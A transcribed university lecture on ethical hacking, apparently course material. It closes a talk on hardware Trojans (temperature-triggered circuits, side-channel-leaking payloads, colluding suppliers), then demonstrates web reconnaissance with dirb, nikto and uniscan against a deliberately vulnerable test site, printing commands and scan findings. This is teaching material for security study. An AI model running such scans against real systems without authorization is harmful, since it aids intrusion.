
(Refer Slide Time: 18:07)



Well, not only digital, Trojans can be analog in nature also. Let say here, I have given a small schematic depiction; let us say some circuits are there and there is some heat generated; You are, something is happening and the chip is becoming hot; some heat is getting generated. And depending on that there is a temperature sensor. So, the Trojan, the trigger circuit has a temperature sensor inside. Whenever the temperature reaches some level, then only the Trojan will get triggered.

Well, I am not going to detail explanation of this; but just the idea is something like that. There can be some sophisticated analog circuitry which will be measuring the temperature of the chip. Whenever the temperature reaches let us say 60 degrees, then only some triggering will happen. And also some analog payload, you can have directly some kind load connected to the power supply or ground. They can forcibly pull a line to 1 or pull down to 0, whenever something happens, ok. I am not going to detail of these things, ok.

(Refer Slide Time: 19:23)



Now, more interestingly because we have already talked about these, there can be another kind of Trojan which is more dangerous. Like, we already talked about side channel attacks. If there is a side channel, something can leak out and we also have talked about that the designer can try to put in some countermeasures such that this kind of side channel leakages are minimized; we have a side channel resistant design.

But, suppose let us say well, mostly the target of this kind of things are cryptographic chips, where some security operations are going on. Let us look at the diagram on the right. Suppose I have a crypto module; something cryptographic operation is going on here. Somehow, when the chip is being manufactured, some persons, some doing the design, during manufacture some, during some phase has identified that some cryptographic operation is going on.

And some secret value is getting processed here, let say. They have identified some secret values processed here. So, what they do? They use some kind of a special circuit here, take this value and using some kind of a pseudo random number generator generate some random noise. It is not really random, because the person who inserted knows what kind of random patterns are generated here.

So, the pattern of the noise is known to that person and you are doing exclusive-OR with that. So, if the person does a side channel analysis, analyzes the waveform, he already knows what random pattern was generated by this PRNG, which was the, this was the

payload of the Trojan. And whatever is the secret, that is bit by bit exclusive-ORed and that information is being captured.

So, you are exposing this circuit to side channel attack. The Trojan is exposing it through side channel attack. So, that side channel attack becomes possible. These are very interesting area and here the diagram on the left says, you may be having a processor kind of in format, processor, some processor, memory, bus. So, there can be Trojans sitting on the bus, whenever some activity is happening on the bus, the data on the bus is getting captured and something is happening, something modification is done. So, you can have so many different things, fine.

(Refer Slide Time: 22:09)

Multi-Level Attack

- Uses nexus between multiple parties.
- Only parties which are part of the nexus can benefit.
- The nexus eases the burden on individual parties.
- Additional challenges to detect.

The video frame shows a man with glasses and a blue shirt, sitting at a desk and speaking. The background includes the Indian Space Research Organization logo and the Swayam logo.

Well, more dangerous are multi-level attack. We have so far said that, somebody somewhere is malicious who is inserting something, this kind of Trojans inside the design. But if, what if there is a nexus between multiple parties, then your life is even more difficult. Well, the idea is that only the parties which are in nexus, they will benefit out of this thing; because the product that is developed should be some kind of a security product.

So, which if they can break, there will be some benefit, may be monetary benefit or otherwise; we do not know. Let us try to understand what you mean by this. So, I am showing a diagram.

(Refer Slide Time: 23:00)



This is again a situation of IC manufacturing, a very simplified diagram. Let us say, there are, so, this pink boxes are the different parties involved: CAD vendor; the persons who have written the software tools, computerized design tools. IP vendor: the persons from where you are taking the intellectual property cores, IP cores. IC design house: the place where you are designing; well, you can do it yourself or you might have given to a third party for designing.

So, it can be a design house also and finally, the place where you are manufacturing the chip foundry and finally, the place where you are testing them. Now, you imagine there can be nexus between any set of people involved here. Like the CAD vendor and the IC design house may have a nexus. IP vendor, design house they may have a nexus. The design house and foundry may have a nexus, foundry and this testing site may have a nexus.

So, if they have a nexus then the effort of inserting the Trojan becomes that much simpler. Because two of the parties know about this thing and they can do it in two different places, two different ways to make it happen; it becomes much easier. Similarly, if you talk about FPGA kind of application, you can again have some IP vendors which are downloaded on FPGAs; you can have Verilog, VHDL codes.

You can have some application developers which may be yourself, maybe someone else and finally, someone will be testing them out. So, here again there can be nexus between

multiple parties. So, the idea is that if there is possible nexus, then the ease of inserting the Trojans become that much easier, ok. This is what I wanted to say.

(Refer Slide Time: 25:17)

Conclusion

- IC design/manufacturing practices are insecure.
 - Third-party IPs and off-shore manufacturing.
 - Potentially *untrusted* parties play a major role.
- Hardware Trojans are malicious circuit modifications.
 - Small overhead, hugely destructive impact.
 - Difficult to detect by traditional testing means.
- State-of-the-art:
 - Both design and test techniques have been proposed.
 - Effectiveness of the proposed techniques limited to the particular types of Trojans.

And just one thing let me say here; I did not actually mentioned about Trojan detection. Just only believe me that Trojan detection is very difficult. Because there are so many different kinds of Trojans that can theoretically exist; no one really knows whether Trojan actually exists in practice or not; but if someone wants, they can always inject Trojans in harder designs, ok.

So, to conclude there are a few points you need to remember and be aware of that the design manufacturing processes in ICs they are inherently insecure; because you are relying on many other part third parties, using their tools and their knowhow and using that you know you are designing your system, your chip. Third party IP is offshore manufacturing.

There are many untrusted parties, that are playing a, not paying, play a major role, there they are actually playing a major role in the IC design process. And this hardware Trojans, which are essentially small circuit modifications, they might easily be implemented if there is a nexus between these parties and these are not easy at all to detect by traditional testing. Because, we do not know when the Trojan will show up; normally the circuit is operating fine, maybe after one month the Trojan will get activated; you do not know ok.

So, state of the art, what is, see there are so many research work that have been carried out both design, how to design Trojans, how to test whether a Trojan is existing in design. They have been proposed, but all these works concentrate on particular types of Trojans; none of the methods are general; none of the testing techniques can detect all different types of Trojan; only specific types of Trojan can perhaps be detected through testing, ok.

So, with this we come to the end of this lecture. So, over the last few lectures we have tried to give you very brief idea, regarding various hardware security issues and techniques that are followed by the IC design community to try and secure circuits and devices. Now with these newer kind of attacks and newer kind of vulnerabilities in terms of hardware, you see the types of attacks we are talking about they become much more, you can say feasible and much more impactful.

So, when we are trying to secure a system, it is not only the software, but also the hardware devices on which the softwares are running, we need to look at the whole thing, the hardware/software ensemble and try to secure both of them. Just only securing software without looking at the hardware is not a good idea at all in the present day context.

Thank you.


Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 51
Web Application Vulnerability Scanning

In this week, we will discuss about how to hack Web Application. Web application penetration testing is the most commonly used security testing technique for web applications. Web application penetration testing is done by unauthorized attack internally or maybe externally to get access to the sensitive data or may sometimes change the data stored inside the web application. A web penetration testing helps end user find out the possible vulnerabilities for a hacker to access the data from the internet; find all the security of their servers and also get to know how secure the web hosting site and server are.


Like network for web application, our first step is also information gathering and scanning. We already discuss about the information gathering part previously; now we will discuss about the scanning. For web application for network scanning, we use the tool like nmap or nessus. For web application scanning we use the tool like dirb, uniscan, nikto, vega, acunetix, etc. Now, I will show you few tools.

(Refer Slide Time: 01:54)



Now, suppose consider a web site **testphp.vulnweb.com** as our target web site or web application, **testphp.vulnweb.com**. So, now our first step is to find out the vulnerabilities by scanning this particular web application. So now, first we will use the tool dirb to find out all possible directories of these particular web application. So, open terminal.

(Refer Slide Time: 03:05)



```
root@kali:~# dirb http://testphp.vulnweb.com
[...]
DIRB v2.22
By The Dark Raver
[...]
START TIME: Sun Sep 29 13:22:56 2019
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[...]
GENERATED WORDS: 4612
[...]
---- Scanning URL: http://testphp.vulnweb.com/ ----
-> Testing: http://testphp.vulnweb.com/.inc
```

And use the command dirb followed by the url **http://testphp.vulnweb.com**, hit enter and it will search for the possible directories for this particular web application; we got the result.

(Refer Slide Time: 03:43)

```
root@kali:~# dirb http://testphp.vulnweb.com

DIRB v2.22
By The Dark Raver

START_TIME: Sun Sep 29 13:22:56 2019
URL BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:263)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:263)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
```

And see, we got all the directories inside this particular web application. We got common dot txt file and admin directory, CVS directory and images, picture, secured. We got all the directories which is inside this particular web application.

(Refer Slide Time: 04:09)

```
root@kali:~# dirb http://testphp.vulnweb.com

=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/

---- Entering directory: http://testphp.vulnweb.com/admin/
---- Entering directory: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)

---- Entering directory: http://testphp.vulnweb.com/images/
---- Entering directory: http://testphp.vulnweb.com/pictures/
+ http://testphp.vulnweb.com/pictures/W5_FTP.LOG (CODE:200|SIZE:771)

---- Entering directory: http://testphp.vulnweb.com/secured/
+ http://testphp.vulnweb.com/secured/index.php (CODE:200|SIZE:0)
+ http://testphp.vulnweb.com/secured/phpinfo.php (CODE:200|SIZE:45963)

END_TIME: Sun Sep 29 15:13:45 2019
DOWNLOADED: 27672 - FOUND: 13
root@kali:~# host testphp.vulnweb.com
```

Next we will use the tool nikto to find out the vulnerabilities in this web application. So, to use the tool nikto, first we need the IP address of this particular web application. So, by using the command host, we can find out the IP address, host testphp.vulnweb.com.

(Refer Slide Time: 04:55)




```
File Edit View Search Terminal Help
+ http://testphp.vulnweb.com/secured/index.php (CODE:200|SIZE:0)
+ http://testphp.vulnweb.com/secured/phpinfo.php (CODE:200|SIZE:45963)

-----
END TIME: Sun Sep 29 15:13:45 2019
DOWNLOADED: 27672 - FOUND: 13
root@kali:~# host testphp.vulnweb.com
testphp.vulnweb.com has address 176.28.50.165
root@kali:~# nikto -host 176.28.50.165
- Nikto v2.1.6
-----
+ Target IP: 176.28.50.165
+ Target Hostname: 176.28.50.165
+ Target Port: 80
+ Start Time: 2019-09-29 15:15:59 (GMT-4)
-----
+ Server: nginx/1.4.1
+ Retrieved x-powered-by header: PHP/5.3.10-1+lucid+2uWSGI2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```


So, you got the IP address. So, use this IP address in the tool nikto; nikto, then this host specify the IP address, then the IP address of this particular web application.

(Refer Slide Time: 5:28)



```
File Edit View Search Terminal Help
to render the content of the site in a different fashion to the MIME type
+ /clientaccesspolicy.xml contains a full wildcard entry. See http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for
improper domains or wildcards.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ /CVSEntries: CVS Entries file may contain directory listing information.
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-12184: /?=PHPE88B5F2A9-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9560F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9560F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
```


(Refer Slide Time: 05:39)



```
root@kali:~# host testphp.vulnweb.com
testphp.vulnweb.com has address 176.28.50.165
root@kali:~# nikto -host 176.28.50.165
- Nikto v2.1.6
=====
+ Target IP:          176.28.50.165
+ Target Hostname:    176.28.50.165
+ Target Port:        80
+ Start Time:         2019-09-29 15:15:59 (GNT-4)
=====
+ Server: nginx/1.4.1
+ Retrieved x-powered-by header: PHP/5.3.10-1+lucid2+uwsgi2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ /clientaccesspolicy.xml contains a full wildcard entry. See http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
```

We got the result and see some vulnerabilities listed, target IP, this target hostname, target port is 80 and server is nginx retrieved x powered by header this; the x-xss protection header is not defined; this header can hint to the user agent to protect against some form of xss. Shows all the vulnerabilities which are available in that particular web application are listed here.


(Refer Slide Time: 06:25)



```
+ CVS/Entries: CVS Entries file may contain directory listing information.
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-12184: /?=PHP88B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ /Login.php: Admin login page/section found.
+ ERROR: Error limit (20) reached for host, giving up. Last error: invalid HTTP response
+ Scan terminated: 6 error(s) and 16 item(s) reported on remote host
+ End Time:           2019-09-29 15:48:07 (GNT-4) (1448 seconds)
=====
+ 1 host(s) tested
root@kali:~# uniscan
```

Now, I can also use the tool uniscan.

(Refer Slide Time: 06:36)



The screenshot shows a terminal window titled "Terminal" with the command "uniscan" entered. The output is as follows:

```
V. 6.3


OPTIONS:
-h    help
-u    <url> example: https://www.example.com/
-f    <file> list of url's
-b    Uniscan go to background
-q    Enable Directory checks
-w    Enable File checks
-e    Enable robots.txt and sitemap.xml check
-d    Enable Dynamic checks
-s    Enable Static checks
-r    Enable Stress checks
-i    <dork> Bing search
-o    <dork> Google search
-g    Web fingerprint
-j    Server fingerprint

usage:
[1] perl ./uniscan.pl -u http://www.example.com/ -qweds
[2] perl ./uniscan.pl -f sites.txt -bwqeds
[3] perl ./uniscan.pl -i uniscan
```

Now, just by typing uniscan, we can get the help of uniscan and see all these options are available; h for help, then -u specify the url and -f list of urls, -b uniscan to go to background, -q enable directory checks, -w check file, -e enable robots.txt file and sitemap.xml file check, -t enable dynamic check, -s enable static check, -r enable stress check, -i it search in Bing, -o search in Google, -g find out the web fingerprint, -j server fingerprint.

So, now suppose I am going to scan the same web application testphp.vulnweb.com using the tool uniscan with some specified options.

(Refer Slide Time: 07:50)




```
File Edit View Search Terminal Help
-u      <url> example: https://www.example.com/
-f      <file> list of url's
-b      Uniscan go to background
-q      Enable Directory checks
-w      Enable File checks
-e      Enable robots.txt and sitemap.xml check
-d      Enable Dynamic checks
-s      Enable Static checks
-r      Enable Stress checks
-i      <dork> Bing search
-o      <dork> Google search
-g      Web fingerprint
-j      Server fingerprint

usage:
[1] perl ./uniscan.pl -u http://www.example.com/ -qweds
[2] perl ./uniscan.pl -f sites.txt -bweds
[3] perl ./uniscan.pl -i uniscan
[4] perl ./uniscan.pl -i "ip:xxx.xxx.xxx.xxx"
[5] perl ./uniscan.pl -o "inurl:test"
[6] perl ./uniscan.pl -u https://www.example.com/ -r

root@kali:~# uniscan -u testphp.vulnweb.com -qwodsrcj
```

unican then -u specify the url testphp.vulnweb.com, then specify the option -qwodsrcj.


(Refer Slide Time: 08:32)



```
File Edit View Search Terminal Help
| [*] CODE: 200 URL: http://testphp.vulnweb.com/admin/
| [*] CODE: 200 URL: http://testphp.vulnweb.com/images/
| [*] CODE: 200 URL: http://testphp.vulnweb.com/pictures/
| [*] CODE: 200 URL: http://testphp.vulnweb.com/secured/
=====
| 
| File check:
| [*] CODE: 200 URL: http://testphp.vulnweb.com/CVS/Entries
| [*] CODE: 200 URL: http://testphp.vulnweb.com/favicon.ico
| [*] CODE: 200 URL: http://testphp.vulnweb.com/index.php
| [*] CODE: 200 URL: http://testphp.vulnweb.com/login.php
| [*] CODE: 200 URL: http://testphp.vulnweb.com/search.php
=====
| 
| Scan end date: 29-9-2019 15:59:28

HTML report saved in: report/testphp.vulnweb.com.html
root@kali:~#
```

(Refer Slide Time: 08:39)




```
# Uniscan project
# http://uniscan.sourceforge.net/
V. 6.3

Scan date: 29-9-2019 15:47:39
=====
Domain: http://testphp.vulnweb.com/
IP: 176.28.59.165
=====

Directory check:
[+] CODE: 200 URL: http://testphp.vulnweb.com/Flash/
[+] CODE: 200 URL: http://testphp.vulnweb.com/admin/
[+] CODE: 200 URL: http://testphp.vulnweb.com/images/
[+] CODE: 200 URL: http://testphp.vulnweb.com/pictures/
[+] CODE: 200 URL: http://testphp.vulnweb.com/secured/
=====
```

We got the result. It find out all the directory, flash, admin, images, pictures, secured and it also check all the file.

(Refer Slide Time: 08:49)



```
[+] CODE: 200 URL: http://testphp.vulnweb.com/admin/
[+] CODE: 200 URL: http://testphp.vulnweb.com/images/
[+] CODE: 200 URL: http://testphp.vulnweb.com/pictures/
[+] CODE: 200 URL: http://testphp.vulnweb.com/secured/
=====

